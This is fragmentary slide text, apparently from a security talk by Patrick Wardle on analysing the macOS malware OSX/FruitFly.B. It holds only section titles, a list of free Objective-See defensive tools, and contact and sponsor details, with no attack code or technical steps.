


now involved




# CONCLUSIONS

wrapping this up




# ANALYZING OSX/FRUITFLY.B


...just by asking the right questions




results:





macOS monitoring tools





full analysis of OSX/FruitFly.B








OBJECTIVE-SEE ( .COM)  
free security tools!



support it :)  
[www.patreon.com/objective-see](https://www.patreon.com/objective-see)




TaskExplorer



Hijack Scanner



KnockKnock



BlockBlock



KextViewr





RansomWhere?




Ostiaris

# QUESTIONS & ANSWERS

contact me any time :)



@patrickwardle



patrick@synack.com



speakerdeck.com/patrickwardle




Objective-See

patreon.com/objective\_see



Synack



join the red team!

www.synack.com/red-team



# CREDITS

